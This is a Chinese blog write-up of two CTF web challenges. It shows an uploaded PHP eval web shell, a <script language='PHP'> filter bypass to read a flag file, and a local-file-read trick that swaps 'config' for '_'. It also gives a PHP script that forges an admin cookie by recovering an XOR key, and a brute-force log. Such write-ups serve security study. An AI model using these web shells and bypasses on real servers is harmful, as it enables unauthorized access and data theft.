i春秋 web“百度杯”CTF比赛 九月场-Upload & code

原创

ChanCherry、 于 2019-10-13 17:30:26 发布 673 收藏 2

分类专栏： CTF WP 文章标签： web

本文链接：https://blog.csdn.net/ITmincherry/article/details/102531096

Upload

可以上传文件，并且上传之后可以点击源码链接打开文件，上传了这几句话：

```
<?php
@eval($POST["code"]);
?>
```

结果发现<?php被过滤了，于是用php脚本标记来绕过过滤：

```
<script language="PHP">
$f=fopen("../flag.".strtolower("PHP"),'r');
echo fread($f,filesize("../flag.".strtolower("PHP")));
fclose($f);
</script>
```

查看源码，点击/u/x.php即可得到flag。

这里附上PHP四种标记风格链接https://blog.csdn.net/qq_35085863/article/details/76714367

code 考脑洞，你能过么？

题目打开是一张图片，http://154dd661c59a463aacb5d7f969774e19a5144eb67aee4c93.changame.ichunqiu.com/index.php?jpg=hei.jpg

看url发现可能是文件包含，查看index.php:

```
http://154dd661c59a463aacb5d7f969774e19a5144eb67aee4c93.changame.ichunqiu.com/index.php?jpg=index.php
```

查看源码，得到一串base64编码

```
<title>file:index.php</title><img src='' ></img>
```

解码之后，得到

```php
<?php
/**
 * Created by PhpStorm.
 * Date: 2015/11/16
 * Time: 1:31
 */
header('content-type:text/html;charset=utf-8');
if(! isset($_GET['jpg']))
    header('Refresh:0;url=./index.php?jpg=hei.jpg');
$file = $_GET['jpg'];
echo '<title>file:'.$file.'</title>';
$file = preg_replace("/[^a-zA-Z0-9.]+/","", $file);
$file = str_replace("config","_", $file);
$txt = base64_encode(file_get_contents($file));

echo "<img src='".$txt."'></img>";

/*
 * Can you find the flag file?
 *
 */

?>
```

看了wp之后，phpstorm新建项目会生成.idea文件夹，打开里面有workspace.xml，访问一下http://154dd661c59a463aacb5d7f969774e19a5144eb67aee4c93.changame.ichunqiu.com/.idea/workspace.xml，查看源码，发现有点东西，

```
<option value="$PROJECT_DIR$/x.php" />
<option value="$PROJECT_DIR$/config.php" />
<option value="$PROJECT_DIR$/fl3g_ichuqiu.php" />
```

于是直接访问fl3g_ichuqiu.php，发现不行`ヽ(ゞ▽ゝ)ノ`那么还可以通过index.php来读文件（访问`index.php?jpg=fl3g_ichuqiu.php`），但是不难发现过滤了大小写数字字符以外的其他字符，也就是说_被过滤了，但是又发现config会被替代成_也就可以绕过过滤了。所以payload：

```
/index.php?jpg=fl3gconfigichuqiu.php
```

又是一串base64，转一下，得到源码：

```php
<?php
/**
 * Created by PhpStorm.
 * Date: 2015/11/16
 * Time: 1:31
 */
error_reporting(E_ALL || ~E_NOTICE);
include('config.php');
//获取Length位数的随机字符串
function random($length, $chars = 'ABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789abcdefghijklmnopqrstuvwxyz') {
    $hash = '';
    $max = strlen($chars) - 1;
    for($i = 0; $i < $length; $i++) {
        $hash .= $chars[mt_rand(0, $max)];
    }
    return $hash;
}
//加密过程，txt是明文，key是密文
function encrypt($txt,$key){
    for($i=0;$i<strlen($txt);$i++){
        $tmp .= chr(ord($txt[$i])+10); //txt内容ASCII码值加10
    }
    $txt = $tmp;
    $rnd=random(4);
    $key=md5($rnd.$key); //随机字符与密钥key拼接得到新的密钥
    $s=0;
    for($i=0;$i<strlen($txt);$i++){
        if($s == 32) $s = 0;
        $ttmp .= $txt[$i] ^ $key[++$s]; //将明文与密钥key按位进行异或
    }
    return base64_encode($rnd.$ttmp); //base64加密
}
//解密过程，txt是密文，key是密钥
function decrypt($txt,$key){
    $txt=base64_decode($txt);
    $rnd = substr($txt,0,4); //减掉4位随机数
    $txt = substr($txt,4);  //真正的密文
    $key=md5($rnd.$key);

    $s=0;
    for($i=0;$i<strlen($txt);$i++){
        if($s == 32) $s = 0;
        $tmp .= $txt[$i]^$key[++$s]; //将密文与秘钥进行异或得到tmp
    }
    for($i=0;$i<strlen($tmp);$i++){
        $tmp1 .= chr(ord($tmp[$i])-10);
    }
    return $tmp1; //明文
}
$username = decrypt($_COOKIE['user'],$key);  //获取cookie的内容
if ($username == 'system'){
    echo $flag;
}else{
    setcookie('user',encrypt('guest',$key));
    echo "ヽ(ゝ▽ゝ)ノ";
}
?>
```

看了PureT大佬的wp https://www.jianshu.com/p/3d7fb34c28a6
分析之后，flag应该是在config里。fl3g_ichuqiu.php文件接收cookie值解密之后如果等于system就输出flag，我们要做的就是研究加密算法怎么让fl3g_ichuqiu.php解密cookie中的username等于system。
破解这个加密算法的着手点就是我们已知guest加密后的结果。
先用burpsuite拦截数据包读取cookie然后运行脚本。
大佬大佬，PHP写了个脚本，佩服~~


```php
<?php
    error_reporting(E_ALL || ~E_NOTICE);

    $text = 'guest';
    $cookie_guest = 'dk9FS0hOXUhH';
    $cookie_guest = base64_decode($cookie_guest);
    $rnd = substr($cookie_guest,0,4);
    $cookie_guest = substr($cookie_guest,4);
    for ($i = 0; $i < strlen($text); $i++) {
        $text[$i] = chr(ord($text[$i])+10);
    }

    for ($i = 0; $i < strlen($text); $i++) {
        $key .= ($text[$i] ^ $cookie_guest[$i]);
    }
    $text2 = 'system';
    for ($i = 0; $i < strlen($text2); $i++) {
        $text2[$i] = chr(ord($text2[$i])+10);
    }
    $t = '0123456789abcdef';
    for ($j = 0; $j < strlen($t); $j++) {
        $key_temp = $key.$t[$j];
        $result = '';
        for ($i = 0; $i < strlen($text2); $i++) {
            $result .= ($key_temp[$i] ^ $text2[$i]);
        }
        $result = base64_encode($rnd.$result);
        echo $result."\n";
    }

?>
```


在脚本中已经写好了所有六位的情况，运行脚本输出：


```
dk9FS0SyT0tWRw==
dk9FS0SyT0tWRg==
dk9FS0SyT0tWRQ==
dk9FS0SyT0tWRA==
dk9FS0SyT0tWQw==
dk9FS0SyT0tWQg==
dk9FS0SyT0tWQQ==
dk9FS0SyT0tWQA==
dk9FS0SyT0tWTw==
dk9FS0SyT0tWTg==
dk9FS0SyT0tWFg==
dk9FS0SyT0tWFQ==
dk9FS0SyT0tWFA==
dk9FS0SyT0tWEw==
dk9FS0SyT0tWEg==
dk9FS0SyT0tWEQ==
```

guest5位而system6位，还有最后1位需要我们爆破，把上面的载入到bp爆破，理论上是这样，但是就是爆不出来

guest5位和system6位，还有最后1位需要我们爆破，把上面的载入到bp爆破，理论上是这样，但是就是爆不出来，┬┬﹏┬┬







Request ▲	Payload	Status	Error	Timeout	Length	Comment
0		502	☐	☐	255	
1	dk9FS0SyT0tWRw==	502	☐	☐	255	
2	dk9FS0SyT0tWRg==	502	☐	☐	255	
3	dk9FS0SyT0tWRQ==	502	☐	☐	255	
4	dk9FS0SyT0tWRA==	502	☐	☐	255	
5	dk9FS0SyT0tWQw==	502	☐	☐	255	
6	dk9FS0SyT0tWQg==	502	☐	☐	255	
7	dk9FS0SyT0tWQQ==	502	☐	☐	255	
8	dk9FS0SyT0tWQA==	502	☐	☐	255	
9	dk9FS0SyT0tWTw==	502	☐	☐	255	
10	dk9FS0SyT0tWTg==	502	☐	☐	255	
11	dk9FS0SyT0tWFg==	502	☐	☐	255	
12	dk9FS0SyT0tWFQ==	502	☐	☐	255	
13	dk9FS0SyT0tWFA==	502	☐	☐	255	
14	dk9FS0SyT0tWEw==	502	☐	☐	255	
15	dk9FS0SyT0tWEg==	502	☐	☐	255	
16	dk9FS0SyT0tWEQ==	502	☐	☐	255	

Finished